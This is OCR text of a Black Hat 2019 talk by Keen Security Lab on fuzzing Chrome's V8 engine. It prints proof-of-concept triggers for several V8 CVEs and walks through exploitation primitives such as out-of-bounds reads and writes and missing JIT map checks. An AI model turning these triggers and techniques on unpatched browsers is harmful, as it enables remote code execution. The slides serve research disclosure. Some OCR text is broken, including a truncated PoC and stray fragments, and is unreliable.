
black hat®
USA 2019

AUGUST 3–8, 2019

MANDALAY BAY / LAS VEGAS



#BHUSA @BLACK HAT EVENTS

The Most Secure Browser?
Pwning Chrome from 2016 to 2019.

Zhen Feng

Gengming Liu

BlackHat USA 2019

whoami

Zhen Feng
Senior Security Researcher at Keen Security Lab of Tencent (formerly known as Keen Team).
Member of the Tencent Security Sniper Team in Pwn2Own 2016, Mobile Pwn2Own 2016, Pwn2Own 2017 and Mobile Pwn2Own 2017, winning three “Master of Pwn”.
Compiler lover and soccer fan.

Gengming Liu
Security Researcher at Keen Security Lab of Tencent (formerly known as Keen Team).
Mobile Pwn2Own 2016/Pwn2Own 2017/Mobile Pwn2Own 2017 winner.
V8/ChromeOS/Chrome Sandbox vulnerability hunter.
CTF enthusiastic, DEFCON CTF final player.

SET - Semantic Equivalent Transform

Advanced Exploitation Technique

Sandbox Bypassing

Demo

man set

NAME

set — semantic equivalent transform

SYNOPSYS

set source target

DESCRIPTION

In short, set is a methodology of program transforming. Typically, set is used to fuzz JavaScript engine. It consumes a JavaScript file as the seed, and generates new JavaScript files.

The more you know about it,
the more you can do with it.


fuzzer

```
/Users/z/Documents/js/Phenix/
▸ builtin/
▸ grammars/
▸ heap/
▸ lra/
▾ mfs/
    mfs.js *
    MFSAccessIndirectPhase.js
    MFSInformationCollectPhas
    MFSPhase.js *
    MFSStatementAddPhase.js *
    MFSTMPLTPhase.js *
    MFSTransformPhase.js *
    MFSUnflattenPhase.js *
    MFSVariableHoistPhase.js
▸ node_modules/
▾ parser/
    Node.js *
    NodeFactory.js *
    Parser.js *
▸ runtime/
▸ struct/
  app.js *
  constants.js *
  design.txt *
  dslbuilder.js *
  operatorbuilder.js *
  package-lock.json *
  util.js *
  visitor.js *
  vm.js *
```

```
/* vm.js::VM */
run() {
    this.m_ast = parse(this.m_source)
    this.runPhase(MFS.MFSTransformPhase)
    this.runPhase(MFS.MFSVariableHoistPhase)
    this.runPhase(MFS.MFSInformationCollectPhase)
    this.runPhase(MFS.MFSStatementAddPhase)
    this.runPhase(MFS.MFSUnflattenPhase)
    return this.finalize(node2code(this.m_ast))
}
runPhase(Phase) {
    let startTime = Date.now()
    this.m_phase = new Phase(this)
    this.m_phase.run()
    this.m_phaseTimer.add(this.m_phase, Date.now() - startTime)
}

/* MFSPhase.js::MFSPhase */
// MFS is short for Mutation Fuzzing Strategy
class MFSPhase extends Visitor {
    constructor(vm, name) {
        super()
        this.m_vm = vm
        this.m_name = name
        this.m_ast = vm.ast()
        this.m_context = vm.context()
    }
    name() { return this.m_name }
    run() {
        this.visit(this.m_ast)
    }
}
```

```
/* MFSStatementAddPhase.js::MFSStatementAddPhase */
enterBlockStatement(node) {
    if (!node.isVirtualBlock()) {
        this.m_context.setCurrentScope(node.scope().reset())
    }
    if (node.isIncomplete()) {
        this.m_statementLists.push([])
        this.finishIncompleteNode(node)
    }
    this.visitBlock(node)
    if (node.isIncomplete()) {
        let nodes = this.m_statementLists.pop()
        if (nodes.length !== 0) {
            let block = F.SentinelBlockStatement(true)
            block.body.push(...nodes, node)
            block.m_head = node.m_head
            this.updatePosition(block)
            node.replaceWith(block)
        }
    }
}
leaveBlockStatement(node) {
    if (node.isSentinelBlockStatement() && !node.isFilled()) {
        this.m_statementLists.push(node.body)
        this.m_vm.operatorBuilder().statementListItem()
        this.m_statementLists.pop()
    }
    if (!node.isVirtualBlock()) {
        this.m_context.leaveScope()
    }
}
```

- builtins
- methods
- scope
- variable
- type
- signature



- xover
- add
- delete
- replace

CVE-2016-5129

```
1 function gcc() {
2     var l = []
3     for (var i = 0; i < 0x1c000; ++i) {
4         l.push(new Set())
5     }
6 }
7
8 var arr = new Array(2)
9
10 gc()
11 gc()
12
13 arr.concat({
14     get [Symbol.isConcatSpreable]() {
15         arr.shift()
16         gcc()
17     }
18 })
```


Issue 620553: Security: V8 OOB Read(?) in GC with Array Object.

Reported by sjh...@gmail.com on Thu, Jun 16, 2016, 11:40 AM GMT+8

```
==========================================================
var o0 = [];
var o1 = [];
var o2 = [];

o1.__defineGetter__(0, function() {
      o0.shift();
      gc(); //crash here.
      o0.concat(o1);
});

o0.length = 24;
o1[0];
==========================================================
```

CVE-2016-0193

```
1 var ua = new Uint32Array(0x10)
2 ua.__proto__ = new Array(0xffffffff)
3 ua.fill(0x41414141, 1000, 1001)
```



Distance() < C

```
1 Object.prototype.__defineGetter__(0, function () {
2     n = new Set()
3     try { Object[0]() } catch(e) {}
4     n.xyz = 2187875060
5 })
6
7 try { Object[0]() } catch(e) {}
```

```
1 int b, f, d[5][2];
2 unsigned int c;
3 int main() {
4     for (c = 0; c < 2; c++)
5         if (d[b+3][c] & d[b+4][c])
6             if (f)
7                 break;
8     return 0;
9 }
```

```
1 new Intl.DateTimeFormat("fa-IR").format(0xffffffffffffffff)
```

Learning without thinking leads to confusion, thinking without learning is wasted effort.

Compiler Validation via Equivalence Modulo Inputs

Vu Le Mehrdad Afshari Zhendong Su
Department of Computer Science, University of California, Davis, USA
{vmle, mafshari, su}@ucdavis.edu

35th ACM SIGPLAN Conference on Programming Language Design and Implementation

The key insight behind EMI is to exploit the interplay between dynamically executing a program P on as subset of inputs and statically compiling P to work on all inputs.

Given a program P and a set of input values I from its domain, the input set I induces a natural collection of programs C such that every program $Q \in C$ is equivalent to P modulo I: $\forall i \in I, Q(i) = P(i)$

```c
struct tiny { char c; char d; char e; };
f(int n, struct tiny x, struct tiny y,
    struct tiny z, long l) {
    if (x.c != 10) abort();
    if (x.d != 20) abort();
    if (x.e != 30) abort();
    if (y.c != 11) abort();
    if (y.d != 21) abort();
    if (y.e != 31) abort();
    if (z.c != 12) abort();
    if (z.d != 22) abort();
    if (z.e != 32) abort();
    if (l != 10) abort();
}
```

```c
struct tiny { char c; char d; char e; };
f(int n, struct tiny x, struct tiny y,
    struct tiny z, long l) {
    if (x.c != 10) /* deleted */;
    if (x.d != 20) abort();
    if (x.e != 30) /* deleted */;
    if (y.c != 11) abort();
    if (y.d != 21) abort();
    if (y.e != 31) /* deleted */;
    if (z.c != 12) abort();
    if (z.d != 22) /* deleted */;
    if (z.e != 32) abort();
    if (l != 10) /* deleted */;
}
```

Limitation:

- Search space is limited by dead code regions
- Compilers may optimize dead code away
- Mis-compiled dead code is not observable


```
1 Object.prototype.__defineGetter__(0, function () {
2     n = new Set()
3     try { Object[0]() } catch(e) {}
4     n.xyz = 2187875060
5 })
6
7 try { Object[0]() } catch(e) {}
```


```
1 function foo() {
2     n.xyz = 2187875060
3 }
4 function bar() {
5     n = new Set()
6 }
7 for (var i = 0; i < 2000; ++i) {
8     bar()
9 }
10 for (var i = 0; i < 2000; ++i) {
11     foo()
12 }
13 bar()
14 foo()
```

- The mutated JS files are always of Hight Quality
  - EMI w.r.t the original sample
  - Different Control-flow and Data-flow

CVE-2016-5198

```
1 function foo() {
2     n.xyz = 2187875060
3 }
4 Object.prototype.__defineGetter__(0, function () {
5     for (var i = 0; i < 100; ++i) {}
6     n = new Set()
7     try { Object[0]() } catch(e) {}
8     try { foo() } catch(e) {}
9 })
10
11 try { Object[0]() } catch(e) {}
12 try { Object[0]() } catch(e) {}
```


Loopenize
Context Switch
Functionize
Conditionize
Empty Loop
Nop Statement
Gargage Collect
Type Based
Nontype Based
Permutation
Structure Transform
Repeat
Declaration


OH
N
O
N
H

```
/* vm.js::VM */
run() {
    this.m_ast = parse(this.m_source)
    this.runPhase(MFS.MFSTransformPhase)
    this.runPhase(MFS.MFSVariableHoistPhase)
    this.runPhase(MFS.MFSInformationCollectPhase)
    this.runPhase(MFS.MFSSemanticEquivalentTransformPhase) //SET
    //this.runPhase(MFS.MFSStatementAddPhase)
    this.runPhase(MFS.MFSValidatePhase)
    this.runPhase(MFS.MFSUnflattenPhase)
    return this.finalize(node2code(this.m_ast))
}
```

Pwn2Own 2017

```
var arr = []
for (var i = 0; i < 100000; ++i) arr[i] = 0
var fromIndex = { valueOf: function () { arr.length = 0 }}
arr.indexOf(1, fromIndex)
```

Late 2017

```
Object.defineProperty(Promise, Symbol.species, {
    value: function (a0) {
        new Promise(a0)
        return new Proxy([], {})
    }
})
var p = new Promise(function (a0, a1) {})
p.then()
p.catch()
```

Late 2017

```
function foo() {
    'use asm'
    function bar() {
        var arr = new Uint32Array(0x1000000)
        for (var i = 0; i < 200000; ++i) {
            arr[0x400] = 0xff
            new String()
        }
    }
    bar()
}
foo()
```

Early 2018 (Pwnium 2019)

```
var arr= [1]
for (var i = 0; i < 100; ++i) {
    arr.map(function () { arr.push(1) })
    arr.some(arr.constructor)
    for (var j = 0; j < 10000; ++j) {}
}
```

Reference

1. Compiler Validation via Equivalence Modulo Inputs (http://vuminhle.com/pdf/pldi14-emi.pdf)

Advanced Exploitation Technique

KEEN security lab

PoC of CVE-2017-5053

```
var arr = [];
for (
var
arr.indexOf(1, fromIndex);
```

Return value is an Integer. No memory corruption!

KEEN security lab

What can we do with the worst OOB?

- Infoleak?
  - ArrayBuffer
  - JIT
- PC Control

KEEN security lab

```
Bind(&string_loop);
{
  Label continue_loop(this);
  GotoIfNot(UintPtrLessThan(index_var.value(), len_var.value()),
            &return_not_found);
  Node* element_k = LoadFixedArrayElement(elements, index_var.value());
  GotoIf(TaggedIsSmi(element_k), &continue_loop);
  GotoIfNot(IsString(element_k), &continue_loop);
  Callable callable = CodeFactory::StringEqual(isolate());
  Node* result = CallStub(callable, context, search_element, element_k);
  Branch(WordEqual(BooleanConstant(true), result), &return_found,
         &continue_loop);
  Bind(&continue_loop);
  index_var.Bind(IntPtrAdd(index_var.value(), intptr_one));
  Goto(&string_loop);
}
```


KEEN security lab

CodeFactory::StringEqual

```
TF_BUILTIN(StringEqual, StringBuiltinsAssembler) { GenerateStringEqual(); }

void StringBuiltinsAssembler::GenerateStringEqual() {
  // Here's pseudo-code for the algorithm below:
  //
  // if (lhs == rhs) return true;
  // if (lhs->length() != rhs->length()) return false;
  // if (lhs->IsInternalizedString() && rhs->IsInternalizedString()) {
  //   return f
  // }
  // if (lhs->IsSeqOneByteString() && rhs->IsSeqOneByteString()) {
  //   for (i = 0; i != lhs->length(); ++i) {
  //     if (lhs[i] != rhs[i]) return false;
  //   }
  //   return true;
  // }
  // if (lhs and/or rhs are indirect strings) {
  //   unwrap them and restart from the beginning;
  // }
  // return %StringEqual(lhs, rhs);
}
```

```
var trigger_str = "你"+"好";
```

leaked ArrayBuffer backing store



KEEN security lab

PoC

```
function trigger() {
    var a = null;
    for (var i = 0; i < 0x10000; i++)
        var b;
    try {
        a = [null, new Object()];
    } catch (e) {
        b.x = 1;
    };
    a[42949671169] = {};
    var x = a.pop();
    return x;
}
```

KEEN security lab

Bug primitive

- a.length = 0x1c2`~~3184b491~~

KEEN security lab

Bug primitive

- a.length = 0x1c2`00000000

Bug primitive

- a.length = 0x1c1`00000000

Bug primitive

- a.length = 0x1c1`00000000
- Array.pop OOB Write Undefined

Bug primitive

- a.length = 0x1c1`00000000
- Array.pop OOB Write Undefined
- Array.pop OOB Read

Bug primitive

- ~~a.length = 0x1c1`00000000~~
- Array.pop OOB Write Undefined
- Array.pop OOB Read

KEEN security lab

Bug primitive

- ~~a.length = 0x1c1`00000000~~
- ~~Array.pop OOB Write Undefined~~
- Array.pop OOB Read

KEEN security lab

Bug primitive

- ~~a.length = 0x1c1`00000000~~
- ~~Array.pop OOB Write Undefined~~
- Array.pop OOB Read 🤔

KEEN security lab

Mobile Pwn2Own 2016

```
m = new Map();
function Ctor() {
    m = new Map();
}
function Check() {
    m.a = 0x41414141;
}
for (var i = 0; i < 0x2000; ++i) {
    Ctor();
}
for (var i = 0; i < 0x2000; ++i) {
    Check();
}
Ctor();
Check();
```

KEEN security lab

Play with properties

- Empty fixed array OOB leads to Arbitrary Address Read/Write
  - CSW2017 Pwning the Nexus™ of Every Pixel™
  - object & double value

- No need to fake object (I hate it...)
  - saelo - v9
  - saelo - SSD JSCreateObject

KEEN security lab

JIT Code Fragment

```
var s = new Set();

function check() {
    s.xyz = 0x200;
}
```

No map check on Global Variable.

```
0x2a60abb05c40 <+0>:   push   rbp
0x2a60abb05c41 <+1>:   mov    rbp,rsp
0x2a60abb05c44 <+4>:   push   rsi
0x2a60abb05c45 <+5>:   push   rdi
0x2a60abb05c46 <+6>:   sub    rsp,0x8
0x2a60abb05c4a <+10>:  mov    rax,QWORD PTR [rbp-0x8]
0x2a60abb05c4e <+14>:  mov    QWORD PTR [rbp-0x18],rax
0x2a60abb05c52 <+18>:  mov    rsi,rax
0x2a60abb05c55 <+21>:  cmp    rsp,QWORD PTR [r13+0xc18]
0x2a60abb05c5c <+28>:  jae    0x2a60abb05c63 <LazyCompile:*check +35>
0x2a60abb05c5e <+30>:  call   0x2a60aba54460 <Builtin:StackCheck>
0x2a60abb05c63 <+35>:  movabs rax,0x101ea888af89
0x2a60abb05c6d <+45>:  mov    rax,QWORD PTR [rax+0x7]
0x2a60abb05c71 <+49>:  mov    DWORD PTR [rax+0x13],0x200
0x2a60abb05c78 <+56>:  movabs rax,0x3efe41082311
0x2a60abb05c82 <+66>:  mov    rsp,rbp
0x2a60abb05c85 <+69>:  pop    rbp
0x2a60abb05c86 <+70>:  ret    0x8
```


KEEN security lab

JIT Code Fragment

```
m = new Map();
m.a = 0x10; m.b = 0x10; m.c = 0x10; m.d = 0x10;

function Check() {
    m.a = 0x41414141;
    m.c = 1.1;
    m.d = m;
}

for (var i = 0; i < 0x2000; ++i) {
    Check();
}

trigger_bug();
Check();
```

